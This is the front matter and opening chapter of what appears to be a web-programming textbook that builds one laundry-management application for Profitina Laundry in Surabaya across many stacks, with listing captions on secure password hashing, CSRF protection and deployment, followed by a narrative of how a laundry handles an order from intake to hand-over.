Listing 13.8 `laundry/hashers.py`, lines 21 to 51: a Django password hasher for the shared format. `encode` and `verify` decode the salt to bytes before calling PBKDF2, and the comparison takes the same time whether the first byte or the last one differs. 613
Listing 13.9 `laundry/logic/bills.py`, lines 306 to 316: queued to finished. The status is checked in Python for a friendly message, and again in the `UPDATE` itself through `filter(status="queued")`, so that two presses in the same second cannot both succeed. 614
Listing 13.10 `laundry/api/views.py`, lines 143 to 155: `POST /api/bills`. Only five named fields are copied from the body; a `payment` sent by the client is never read, because the price is computed on the server (BR-1). 615
Listing 13.11 `laundry/tests/test_fr04_07_bills.py`, lines 18 to 27: test TC-4.1. Cashier kasir5 at Wiyung creates a bill for customer C0151, 5 kg of wash-fold on rack A03, and tries to set the price to 1; the answer is bill B2954 for Rp 40.000 and exactly one history row. 615
Listing 13.12 `pom.xml`, lines 14 to 61: the parent that fixes every library version, and the starters for web pages, templates, security and JPA, plus the SQLite driver and Hibernate's SQLite dialect. 616
Listing 13.13 `application.properties`, lines 16 to 26: SQLite through JDBC with foreign keys on, a single connection, Hibernate's community dialect for SQLite, `ddl-auto=none` so that Hibernate never touches the tables, and a naming strategy that keeps `Customer_id` exactly as written. 618
Listing 13.14 `domain/Bill.java`, lines 18 to 48: the `Bill` entity. `@Table` and every `@Column` carry the canonical names; a converter reads and writes the plain `YYYY-MM-DD HH:MM:SS` shop time that the schema's `CHECK` constraints demand. 618
Listing 13.15 `domain/BillRepository.java`: an interface with no implementation. Spring Data creates the class at start-up, including the two counting queries whose SQL it derives from the method names. 619
Listing 13.16 `config/SecurityConfig.java`, lines 71 to 96: which addresses are public, where the security context and the CSRF token are kept, what happens when a check fails, and that Spring's own login form is switched off in favor of the shop's. 620
Listing 13.17 `security/Pbkdf2Sha256PasswordEncoder.java`, lines 22 to 52: the shared format in Java. The salt is Base64-decoded to 16 bytes before use, the key is derived with the JDK's `PBKDF2WithHmacSHA256`, and `MessageDigest.isEqual` compares in constant time. 621
Listing 13.18 `logic/BillLogic.java`, lines 407 to 421: queued to finished in Spring. `@Transactional` opens the transaction and commits or rolls it back; the conditional `UPDATE` through `JdbcTemplate` returns the number of rows changed. 622
Listing 13.19 `api/BillsApiController.java`, lines 74 to 86: `POST /api/bills`. The role is checked by `@PreAuthorize` before the method runs; only named fields are read from the body; the answer is `201 Created` with a `Location` header. 623
Listing 13.20 `src/test/java/.../WorkflowTest.java`, lines 24 to 59: every test gets a new application context and a new copy of `laundry.db`; the cashier's request without a token is refused with `csrf_failed`, a request with a busy rack and 4.3 kg is refused with 422, and a correct one creates B2954 for Rp 40.000. 624
Listing 13.21 `app/Models/Bill.php`, lines 17 to 41: the `Bill` model. Four properties switch off four Laravel defaults that do not fit the canonical table; the relations name the original foreign-key columns; the derived values of the data dictionary are small methods. 625
Listing 13.22 `database/migrations/2026_09_01_000000_create_canonical_tables.php`, lines 17 to 38: when the canonical tables are missing, run the shared schema file; when they exist (a copied `laundry.db`), do nothing. `down()` drops them in dependency order. 627
Listing 13.23 `app/Providers/AppServiceProvider.php`, lines 20 to 31: the `employees` provider is Laravel's own Eloquent provider with the PBKDF2 hasher, and every permission of the API document becomes a Gate. 627
Listing 13.24 `app/Auth/Pbkdf2Hasher.php`, lines 34 to 51: checking a password in PHP. `base64_decode(..., true)` refuses malformed Base64, `hash_pbkdf2` derives the key from the salt bytes, and `hash_equals` compares in constant time. 628

Listing 13.25 `bootstrap/app.php`, lines 29 to 38: CSRF on everything except the login call, the shop's `no-store` header for staff pages, and "not logged in" answered with the login form for pages and 401 JSON for the API. 629
Listing 13.26 `routes/web.php`, lines 17 to 27: the three public routes, then a group that requires a login, and inside it a group that requires the `customers` permission. 629
Listing 13.27 `app/Services/BillService.php`, lines 340 to 354: queued to finished in Laravel. `DB::transaction()` commits when the closure returns and rolls back when it throws; the Eloquent query builder writes the conditional `UPDATE` and returns the number of rows changed. 630
Listing 13.28 `ProfitinaLaundry.csproj`, lines 18 to 29: a web project for .NET 10 with no `PackageReference` at all. The property `UseEfCore=true` defines the symbol `EFCORE`, which switches on the Entity Framework Core code. 631
Listing 13.29 `Domain/Entities.cs`, lines 67 to 83: the `Bill` entity. `[Table]`, `[Key]` and `[Column]` come from `System.ComponentModel.DataAnnotations`, which is part of .NET itself, so the same class serves the CSV store and EF Core. 632
Listing 13.30 `Data/ILaundryStore.cs`, lines 11 to 33: what the business logic may ask of a store. Seven queryable tables, add and remove, one transaction at a time, the conditional status update of AC-5.8, and the next id of BR-14. 632
Listing 13.31 `Data/EfCore/LaundryDbContext.cs`, lines 16 to 35: the EF Core context. `Status` is a concurrency token, so that `SaveChanges` writes `WHERE id = @id AND status = @old` and fails when somebody else changed the bill first. This file was not compiled in the build environment. 633
Listing 13.32 `Domain/PasswordHasher.cs`, lines 22 to 40: checking a password in C#. `Rfc2898DeriveBytes.Pbkdf2` derives the key from the decoded salt bytes; `CryptographicOperations.FixedTimeEquals` compares in constant time. 633
Listing 13.33 `LaundryApp.cs`, lines 94 to 123: every endpoint needs a login unless it is marked `[AllowAnonymous]`; antiforgery reads the header `X-CSRF-Token`; four filters apply to every controller; JSON keeps the property names exactly as written. 634
Listing 13.34 `Security/Filters.cs`, lines 75 to 86: `[Permission("reports")]` is an authorization filter that answers 403 unless the logged-in role may do the action. 635
Listing 13.35 `Views/Account/Login.cshtml`, lines 8 to 18: the login form. `asp-antiforgery="true"` makes the form tag helper add the hidden token field; `@Model.Email` is HTML-encoded by Razor; the password field is never filled in again. 636
Listing 13.36 `Services/BillService.cs`, lines 290 to 299: queued to finished in C#. `store.InTransaction` wraps the work; `UpdateBillIfStatus` changes the bill only if it is still queued and returns the number of bills changed. 636
Listing 13.37 `tests/ProfitinaLaundry.Tests/Program.cs`, lines 249 to 255: test TC-5.7. The owner opens the queue of O02 and must see nine bills in process, six of them overdue, and six ready. 637
Listing 13.38 `python/hash_check.py`: verify the shared PBKDF2 format and derive each employee's role, with the standard library only. The database is opened read-only. 641
Listing 13.39 `java/HashCheck.java`: the same checks in Java. `PBEKeySpec` takes the key length in bits, hence `expected.length * 8`; the SQLite URL opens the file read-only. 642
Listing 13.40 `python/compare_tracks.py`, lines 63 to 80: compare status codes and parsed JSON for ten read questions as the owner and one new bill as cashier kasir5, and report the byte sizes of both answers. 645
Listing 14.1 `acceptance/acceptance.py`: 18 black-box checks of the test plan through the API alone. It writes nothing: the only requests that could change data are ones that must be refused. 661
Listing 14.2 `acceptance/Acceptance.java`, lines 20 to 69: a browser-like client in Java. A `CookieManager` per client keeps the sessions apart; the CSRF token from the login is sent only when asked for. 666
Listing 14.3 `deploy/gunicorn.conf.py`: one worker process with eight threads, bound only to the local machine, logging to standard output. 676
Listing 14.4 `deploy/wsgi.py`: the application as gunicorn sees it, wrapped in Werkzeug's `ProxyFix`, which trusts exactly one proxy. 676

Listing 14.5 `deploy/profitina-laundry.service`: gunicorn as a systemd service, running as its own user, with its secrets in a separate file and a read-only view of the system. 677
Listing 14.6 `deploy/nginx-profitina-laundry.conf`: plain HTTP only redirects; HTTPS with a Let's Encrypt certificate, strict transport security, no version banner, static files served directly and everything else passed to gunicorn. 678
Listing 14.7 `deploy/web.config`: IIS hands every request to the ASP.NET Core Module, which runs the application in-process; the `X-Powered-By` and `Server` banners are removed and two protective headers added. 680
Listing 14.8 `deploy/Dockerfile`: the Flask track on the official `python:3.14-slim` image, with pinned packages, the sample database copied into a volume folder, and an unprivileged user. 681
Listing 14.9 `deploy/cloudflared-config.yml`: one hostname routed to the application on the local machine; everything else answered with 404. 682
Listing 14.10 `deploy/deploy_check.py`: logs in as the owner and checks redirects, the server banner, protective headers, HSTS, cookie flags, caching of private answers, error pages, the debugger console and the JSON error format. 684
Listing 15.1 `python/loyalty.py`: loyalty points, tiers and voucher liability for the sample year, computed with one prepared statement and a few lines of Python. The database is opened read-only. 700
Listing 15.2 `java/Loyalty.java`: the same loyalty computation in Java 21, with a record for each member, integer division for Equation (15.1), and the same sort order and output format as the Python program. 702
Listing 15.3 `sql/customer_segments.sql`: four customer segments at the end of the sample year, by recency and frequency, with the money each segment paid. Only standard SQL, so it runs on SQLite and MySQL. 710

List of Pseudocode

Pseudocode 15.1 The nearest-neighbor rule for a delivery round: always go to the closest stop not yet visited, then return to the outlet. 707

List of Equations

(1.1) 6
(1.2) 11
(1.3) 11
(1.4) 11
(1.5) 12
(1.6) 12
(1.7) 14
(3.1) 85
(3.2) 85
(3.3) 86
(3.4) 86
(3.5) 86
(5.1) 179
(5.2) 181
(5.3) 181

(5.4) 182
(5.5) 182
(5.6) 185
(5.7) 186
(5.8) 187
(5.9) 188
(5.10) 188
(5.11) 189
(5.12) 190
(5.13) 190
(5.14) 191
(5.15) 191
(6.1) 223
(6.2) 225
(6.3) 226
(6.4) 237
(6.5) 241
(6.6) 244
(6.7) 246
(6.8) 256
(7.1) 279
(7.2) 281
(7.3) 286
(7.4) 289
(7.5) 293
(7.6) 298
(7.7) 300
(8.1) 330
(8.2) 338
(8.3) 347
(9.1) 390
(9.2) 401
(9.3) 402
(9.4) 412
(10.1) 438
(10.2) 448
(10.3) 449
(11.1) 505
(11.2) 506
(11.3) 512
(11.4) 512
(12.1) 568
(12.2) 586
(12.3) 587
(12.4) 587
(13.1) 612
(13.2) 612
(13.3) 614
(14.1) 656
(14.2) 670
(14.3) 674

(15.1)....699
(15.2)....705
(15.3)....705
(15.4)....707
(15.5)....707

Preface

A laundry is one of the most honest businesses there is. A customer hands over a bag of clothes, the cashier weighs it, writes a bill, hangs a tag, and promises a day and an hour. Everything after that — the washing, the drying, the ironing, the rack it waits on, the payment, the pickup — either happens as promised or it does not, and the customer knows at once. That is exactly why a laundry makes such a good teacher of software: every requirement is concrete, every mistake is visible, and every number can be checked against a real bag of clothes.

This book follows one such business, **Profitina Laundry**, with three outlets in Surabaya, from the first conversation with its owner to a complete web application that runs its counters. Along the way it builds the same application in every stack a student of web programming is likely to meet: plain HTML, CSS and JavaScript; PHP; Python with Flask and Django; Java with the JDK's own HTTP server, with Jakarta Servlets and JSP, and with Spring Boot; C# with ASP.NET Core Razor Pages and MVC; and Laravel. One set of requirements, one database, one year of transactions — many implementations, compared honestly.

Who this book is for

Students who have learned the pieces — HTML, SQL, a server-side language — and want to see them come together in one real system. Lecturers who want a single case study that runs through a whole curriculum. Owners of small businesses who want to understand what a developer actually builds for them. You are assumed to know nothing: Chapter 2 starts with an empty computer and ends with the same first page served five ways.

What is in it

Chapter 1 tells the story of the business and how a laundry really runs. Chapter 2 sets up your workbench — VS Code, the languages, the databases and the servers — on Windows, macOS or Linux. Chapters 3 and 4 turn conversations into requirements and use cases. Chapter 5 presents a full year of realistic transactions, and Chapters 6 and 7 design the database and ask it the thirty questions an owner asks. Chapters 8 to 12 build the application track by track: the front end, PHP, Python with Flask, the two Java tracks, and ASP.NET Core. Chapter 13 rebuilds it with four frameworks. Chapter 14 covers testing, security and deployment, and Chapter 15 draws the lessons together.

Every program in this book was run before its output was printed, and every chapter states exactly what was run and what could not be. The programs are collected in the accompanying `Code` folder, chapter by chapter, next to the complete application in `App`, with a README in every folder that explains how to run it in a terminal and in VS Code on Windows, macOS and Linux.

How to read it

With the application running beside the text. Open a bill, follow it from the counter to the rack and out of the door, and then find the lines of code that moved it. The exercises at the end of each chapter all have complete solutions — use them after your own attempt, not instead of it.

Numbered figures, tables, listings and equations are live links: in the electronic edition, click “Listing 9.3” or “[4]” anywhere in the text and you are taken straight to it. The contents and the lists at the front of the book work the same way.

About the author

Irfan Subakti describes himself in one line — *Father | Educator | Entrepreneur | Bridging Tech & Nature: CS Lecturer × Crypto/Digital Business × AI/ML Specialist × Fruit Farmer | Storyteller* — and every part of that line has found its way into this book. He has taught in the Department of Informatics at Institut Teknologi Sepuluh Nopember (ITS), Surabaya, since 1998. He supervises and examines undergraduate theses, teaches MLOps for the IBM SkillsBuild program, and builds products: he founded Profitina and the Profitina Group. Away from the keyboard he tends the family fruit and durian orchard, where he learned that good software, like a good orchard, is grown patiently, one well-tended piece at a time. The storyteller in him is the reason this book prefers a story to a list whenever a story will do.

Acknowledgments

To the laundry owners and staff whose everyday work is the real subject of this book; to the students of Web Programming and Framework-Based Programming at ITS who built earlier versions of this application and showed where it could break; and to the colleagues with whom it has been taught. The book owes its standard to the official documentation of every language, framework and database it uses, which is cited wherever it is used.

Surabaya, September 2026

Irfan Subakti · yifana@gmail.com

Profitina

profitina.com

Chapter 1

The Story and the Business: How a Laundry Really Runs

By the end of this chapter you will know the business this whole book builds software for, and know it well enough to run its counter for a day. You will follow a bag of laundry from the moment it is put on the scale to the moment it goes home, and see which person touches it at every step. You will meet the three outlets of Profitina Laundry in Surabaya and the fourteen people who work in them. You will be able to price any order by hand, including an express order, a down payment and a payment from a customer's deposit, and you will know how money arrives at a small Indonesian shop in 2026: as cash, as a bank transfer, from a deposit, and more and more often through QRIS, the national QR code. You will know what goes wrong in a laundry and how a well-run shop deals with it, and what Indonesia's personal data law asks of a shop that writes down its customers' telephone numbers. Finally you will learn the vocabulary of the counter and see each word become a table or a column of the database used in every later chapter, and you will run a small program, in Python and in Java, that replays one real day of the shop, event by event, from a year of sample data.

1.1 Where We Begin

Most books about programming start with the programming. This one starts with a bag of dirty clothes, because every line of software in the chapters that follow exists to serve a real counter, where a real person weighs that bag, writes a number on a slip of paper, and promises that the clothes will be clean, dry and folded by the day after tomorrow.

The program is the easy part. A developer who does not understand the business writes a program that works and is still wrong: it lets a cashier delete a service that a customer was already charged for, it cannot say which shelf a bag is waiting on, it forgets that a customer paid half at drop-off, it prints a customer's home address on a receipt that anyone at the bus stop can read. None of these are programming errors. They are errors of understanding, made before the first line of code was written, and they are expensive to repair later because the database, the screens and the reports were all built on them.

So this chapter does what a good analyst does in the first week of a project: it stands next to the counter and watches. It asks the owner how the money moves, asks the washers what they do first in the morning, reads the old order book, and writes down the words the people in the shop actually use. Only in the last sections does it turn those words into data, and only at the very end does it write a program.

> **WHY A LAUNDRY?** A laundry is small enough to understand completely and rich enough to need real software. It has customers who come back, staff with different jobs, a price list, orders that move through stages, physical storage, money in four forms, mistakes, complaints and seasons. Almost every idea in a business application, from a foreign key to an audit trail, has a natural home in it. And almost everyone has handed a bag of clothes over a counter at some time, so nobody starts from nothing.

The book has one running example, and it is always this one. Chapter 3 writes down its requirements formally, Chapter 4 its use cases, Chapter 5 examines its year of sample data, Chapter 6 designs its database, and Chapters 8 to 13 build it in HTML, PHP, Python, Java and C#. Everything in those chapters rests on what you read here.

1.2 A Real Business Behind the Case

1.2.1 Where the story comes from

Profitina Laundry is not a business invented for a textbook. It grew out of a real laundry that was owned and run by two business partners together with a small staff of employees. The shape of that business, the jobs the people in it actually held, the rules it enforced without ever writing them down, and the rhythm of its days are what this book reproduces. Names, prices, addresses and the exact history have been changed, and the shop has been given the three outlets and the one-year sample of data that a teaching case needs; everything else is the way a small laundry really works.

That origin matters for a reason that is easy to miss. A case study invented to demonstrate a programming feature contains exactly the complexity its inventor thought of, and no more. A case study that comes from a real shop brings its own complexity with it, in the places where real businesses are complicated. Three examples from the original shop appear in this book's database, and each surprises developers who have only ever seen invented examples.

- **The supervisor is also an employee.** In a small shop nobody is "a manager" in the sense of a separate kind of person. The most senior washer supervises the other washers and still washes. So the table of employees has a column that points to another row of the same table: an employee's supervisor is simply another employee. Chapter 6 calls this a *self-referencing relationship*; in the shop it is just "ask Siti, she runs this outlet".
- **A service that was billed cannot vanish.** When the owner stops offering a service, the old orders that used it still exist, still have a price, and still appear in last year's reports. A real laundry never lets a change to the price list rewrite what a customer was already charged, and the database has to agree.
- **Work is shared by whoever is on duty.** New customers are served by whichever cashier is free, not always by the same person. A system that records who received each order lets the owner see, at the end of a month, whether the work was spread fairly.

1.2.2 What the shop used before software

For years the original shop ran on paper, and most small laundries in Indonesia still do, at least in part. Four objects did all the record keeping:

1. **The order book**, a carbon-copy receipt book. Each order was written on a numbered slip: the customer's name and telephone number, what was brought in, the weight or the number of pieces, the price, the date promised, and whether anything had been paid. The customer took the top copy; the carbon copy stayed in the book.
2. **The cash notebook**, where the cashier wrote every amount received, and which was added up at closing and compared with the money in the drawer.
3. **The tag on the bag**, a strip of paper or a plastic label with the slip's number on it, stapled or tied to the customer's bag so that the clothes and the slip could find each other again.

4. **A messaging group on the owner's phone**, where the outlets told each other about problems, and where customers sent the question every laundry hears fifty times a day: *is it ready yet?*

The requirements document of the application describes exactly what went wrong with this arrangement [1]. Slips were lost, so a customer arrived to collect laundry that nobody could find. Nobody could say for sure whether an order had been paid. Customers telephoned to ask whether their clothes were ready, and a cashier had to walk to the racks to look. At the end of every month the owner added up the revenue by hand, from three outlets' notebooks, and the numbers rarely agreed with the bank.

None of this was anyone's fault. Paper is a good tool for one shop with one cashier and fifty orders a week. It breaks, gradually and then all at once, when there are three shops, seven people taking money and three thousand orders a year. That is exactly the size of Profitina Laundry in this book, and exactly the point at which software starts to pay for itself.

> **DEFINITION.** A **business process** is the sequence of steps a business repeats to deliver what it sells. The main business process of a laundry is *order to hand-over*: receive the laundry, process it, store it, give it back and be paid. Software that supports a business process does not replace it; it records it, checks it and makes it visible.

1.2.3 Profitina Laundry today

In the version of the story that this book tells, Profitina Laundry has three outlets in Surabaya, East Java. **Table 1.1** lists them as the database stores them.

Table 1.1 The three outlets of Profitina Laundry, as stored in the `Outlet` table, with the character of each neighborhood that the sample data reproduces.

Code	Outlet	Opened	Neighborhood and customers
001	Profitina Laundry Rungkut	5 January 2019	The first shop, in a residential district in the east of the city: families, regular customers, larger loads
002	Profitina Laundry Keputih	1 February 2022	Near a university campus: students living in boarding houses, small loads, more express orders and more QRIS
003	Profitina Laundry Wiyung	12 January 2026	The newest shop, in the west: its volume grows over its first ninety days

The shop employs fourteen people, serves 256 registered customers, and in the twelve months from October 2025 to September 2026 it took in 2,953 orders worth Rp 144,213,000 in total. Those numbers come from the sample database that ships with the application, `laundry.db`, which records one complete year of the shop: every order, every payment and every change of status [2]. The data is generated by a program with a fixed starting point, so every reader of this book has exactly the same year, and every number quoted in these chapters can be checked. Chapter 5 is devoted to that year; this chapter uses it to make the business concrete.

1.3 Laundry in Indonesia

1.3.1 Two ways to sell clean clothes

Walk down almost any street in an Indonesian city and you will find a laundry every few hundred meters, usually with a sign that says how it charges. There are two ways, and every shop offers one or both.

- **By weight.** The customer's clothes are weighed together and charged per kilogram, whatever the mix of shirts, trousers and towels. This is the model Indonesians call *kiloan*, and it is the

everyday service of the neighborhood laundry: cheap, simple, and good for ordinary clothes that can be washed together. Profitina Laundry's wash, dry and fold service, `S0001`, costs Rp 8,000 per kilogram.

- **By the piece.** Items that need individual care are counted and charged each: a suit for dry cleaning, a batik dress, a bed cover, a pair of shoes. This is called *satuan* in the shops. Profitina Laundry charges, for example, Rp 65,000 to dry-clean a two-piece suit and Rp 35,000 to wash a bed cover of any size.

The difference matters to the software. A per-kilogram order has a weight; a per-piece order has a count. The database of this book stores both in one column, `unit`, and lets the service's description say what the unit means ("per kg", "per item", "per pair"). That small decision, taken from the way the shops talk, avoids two nearly identical columns and a great deal of confusion later.

1.3.2 The size of the trade

Laundry is one of the most common small businesses in Indonesia, and like most small businesses it is hard to count. Most laundries are micro enterprises run by a family, never registered with an association. The figures that exist describe the organized part of the trade. In August 2025 a deputy of the Ministry of Micro, Small and Medium Enterprises said that the Indonesian Laundry Association (Asosiasi Laundry Indonesia, ASLI) had more than 1,800 registered members in 21 active provincial chapters, and that its members employed about 34,000 people [3]. At the association's festival in Jakarta in the same month, one of its board members estimated that the share of the population who use laundry services had grown from about 20 percent to almost 60 percent [4]. Both are statements by the industry about itself, not a census, and this book quotes them as such; what they describe, a trade of many thousands of small shops serving a fast-growing share of city households, is what anyone can see on the street.

Three forces drive that growth, and all three appear in the sample data.

- **Cities and boarding houses.** Students and young workers who live in rented rooms have no washing machine and no space to dry clothes. The Keputih outlet, near a campus, lives on them, and it becomes quiet when they go home in the semester breaks.
- **Households with two jobs.** A family in which both parents work sends its laundry out, especially the heavy items: bed covers, blankets, curtains.
- **The weather.** Surabaya's rainy season runs roughly from November to March. Clothes do not dry on the line, and people bring them to a shop with a dryer. The sample data raises the number of orders by up to a quarter in the wettest months.

1.3.3 The seasons of a laundry

The biggest season of all is not the weather but **Lebaran**, the celebration at the end of the fasting month of Ramadan, when millions of Indonesians travel home to their families. In the weeks before it, everybody wants their clothes, their best outfits and their guest bedding clean; shops are busier than at any other time. Then, for a few days, everything closes, staff go home too, and for a week or so afterwards the returning families bring back what they took with them. In 2026 Idul Fitri fell on 20 and 21 March, and the Balinese Hindu day of silence, Nyepi, fell just before it, so the three Profitina outlets closed from 19 to 22 March.

Figure 1.1 shows the whole sample year week by week, one color per outlet. You can see the rainy season lift the bars from November, the Lebaran rush reach the year's highest week in mid-

March, the empty gap of the closure, and the new Wiyung outlet appear in January and grow. You can also see that the Keputih outlet (teal) shrinks in July and August, when the students are away.



Figure 1.1 Bills per week at the three outlets, October 2025 to September 2026, from the sample database. The shaded band is the rainy season; the red band is the Lebaran closure of 19 to 22 March 2026.

1.4 From the Scale to the Customer's Hands

Now we follow one order through the shop, step by step. **Figure 1.2** is the whole journey on one page, and the rest of this section explains each of its boxes. The three colored bands are the three *statuses* an order can have in the database: `queued` (the shop has it and is working on it), `finished` (it is clean and waiting on a rack), and `departed` (it has left the shop). The words are those of the original 2020 design of the database, and they stay because every track of the application uses them.



Figure 1.2 The journey of one order through the shop. Steps 1 to 7 happen while the order is `queued`; it becomes `finished` when it is ready on the rack and `departed` when it is handed over or delivered. Money can be taken at intake and at hand-over; a cancellation is possible only while the order is still queued and nothing has been paid.

1.4.1 Intake: weighing and counting

The customer puts a bag on the counter. The cashier's first questions are always the same: *which service, and is the customer new?* A regular customer is found by name or telephone number; a new one gives a name, a telephone number and an address, and becomes a customer with a code such as `C0257`.

For a per-kilogram service the cashier weighs the laundry. The scale says, for example, 4.3 kilograms. Shops round this **up** to the next whole kilogram, so the customer pays for 5. The rule is written down in the application's requirements as business rule BR-2 [1], and in mathematics it is the *ceiling* of the weight, written with the brackets ⌈ ⌉:

$$unit = \lceil weight \rceil \tag{1.1}$$

Equation (1.1) says: take the smallest whole number that is not less than the weight. So $\lceil 4.3 \rceil = 5$, $\lceil 5.0 \rceil = 5$ and $\lceil 5.01 \rceil = 6$. Rounding up is not greed; it is how every laundry in the city charges, it is what customers expect, and it saves an argument about grams on a scale that is only accurate to a tenth of a kilogram anyway. For a per-piece service there is nothing to round: two shirts are two, a pair of shoes is one pair.

> **EXAMPLE.** A customer brings 2.4 kg for express washing. The cashier computes $\lceil 2.4 \rceil = 3$ and records 3 units. Another brings a bag that weighs exactly 6.0 kg for ordinary wash and fold: $\lceil 6.0 \rceil = 6$, so 6 units. A third brings a bed cover and two blankets: these are two different services, so they become two orders, one with 1 unit and one with 2.

That last point is a rule of this shop worth underlining: **one order, one service.** A customer who brings a suit for dry cleaning and a bag for wash and fold receives two slips, because the two will be ready on different days, handled by different people and perhaps collected separately. The database follows the counter: one row in the `Bill` table is one order for one service.

While the customer waits, a good cashier does one more thing: checks the pockets. Coins, receipts, lipstick and, above all, ballpoint pens do damage in a washing machine, and a pen that bursts in a load of white shirts is the beginning of a complaint (Section 1.8). Items that need a warning, a loose button, an existing stain, a color that may run, are pointed out to the customer and noted on the slip before anything is washed.

1.4.2 The slip and the tag

Next the cashier writes the order slip: the slip number, date and time, customer, service, units, price, the promised date and any money paid. The number on the slip is what ties everything together. It goes on a **tag** fixed to the bag, and it is what the customer shows, or quotes, to collect the laundry.

In the application the slip number is the bill's code, from `B0001` for the first order of the sample year to `B2953` for the last, and the slip itself becomes a printable receipt. Two small facts about the numbering deserve attention now, because they reappear in Chapter 6. First, a number is never reused: if order `B1368` is cancelled, the next order is still `B1369`, so that every slip ever printed points to exactly one order. Second, the codes are five characters long because the original design said so; five characters allow 9,999 orders, which at this shop's pace is about three years of business. The requirements note that the owner must decide on a wider code before that happens (BR-14) [1].

1.4.3 The rack

The bag now needs a place to wait. A laundry that cannot find a bag has lost it, however clean the clothes inside. Profitina Laundry, like many shops, numbers its shelves: each outlet has three racks, A, B and C, with twenty spots each, `A01` to `A20`, `B01` to `B20` and `C01` to `C20`, sixty spots in all. The cashier writes the spot on the slip and in the system, and the rule is simple: **one spot holds one open order**. An order is *open* from the moment it is received until the moment it leaves, whether it is still being washed or already finished (BR-8) [1].

The rack is a good example of a detail that invented case studies leave out and real shops cannot live without. When a customer returns, the cashier reads the rack spot from the slip or the screen and walks straight to it. When the shop is full, the rack tells the owner exactly how full: 26 of 60 spots in use means there is room; 58 of 60 means that the next busy afternoon will be a problem.

1.4.4 Washing, drying, ironing, folding and packing

Behind the counter the **washers** take over. Every morning they look at what is waiting, oldest and most urgent first, and plan the machines. A load of whites does not go in with a load of dark jeans; a silk dress does not go in a machine at all; bed covers and blankets are bulky and go in the large machine, one or two at a time.

- **Washing** sorts and washes each order, usually one customer's order per machine load so that clothes never mix. Detergent, softener, water temperature and cycle depend on the fabric and on what the customer asked for.
- **Drying** is done in gas or electric dryers, or on lines when the weather allows. In the rainy season the dryers run all day, and when a dryer breaks, the whole outlet slows down. The sample data contains exactly such a week: the dryer at Keputih breaks down in the last week of September 2026, and every non-express order received there from the 25th to the 30th takes two days longer. On the evening of 30 September, six orders at Keputih are late.
- **Ironing** is part of wash, dry and fold for shirts and trousers, and a service of its own, `S0003`, for customers who wash at home and want only the ironing done.
- **Folding and packing** finish the order: the clothes are folded, put in a plastic bag, the tag goes back on, and the bag is put on its rack spot.

Dry cleaning is different: it uses solvents instead of water, needs special machines and skill, and takes longer. Many small shops, and in this story the Profitina outlets too, handle it for their customers as a service with a longer promised time, which is why dry cleaning at Profitina Laundry is promised in 96 hours rather than 48.

1.4.5 Ready for pickup

When the washer puts the finished bag back on its spot, the order becomes `finished`, and the system records the time and the name of the washer. At this moment a good shop tells the customer. In most Indonesian laundries that means a short message to the customer's telephone; the application in this book shows the cashier the number, and the cashier sends the message, because sending messages automatically is deliberately outside its scope [1].

Customers can also ask for themselves. The application has a public page where anyone who knows a bill code and the telephone number it was registered with can see whether the order is ready, how much is still to pay, and which outlet has it. It never shows the customer's name or address, for reasons that Section 1.9 explains.

1.4.6 Pickup, payment and hand-over

When the customer returns, the cashier finds the order by its code, takes the bag from its rack spot, and collects whatever is still owed. Only when the balance is zero is the laundry handed over; the order becomes `departed`, the spot is free again, and the name of the cashier and the time go into the history.

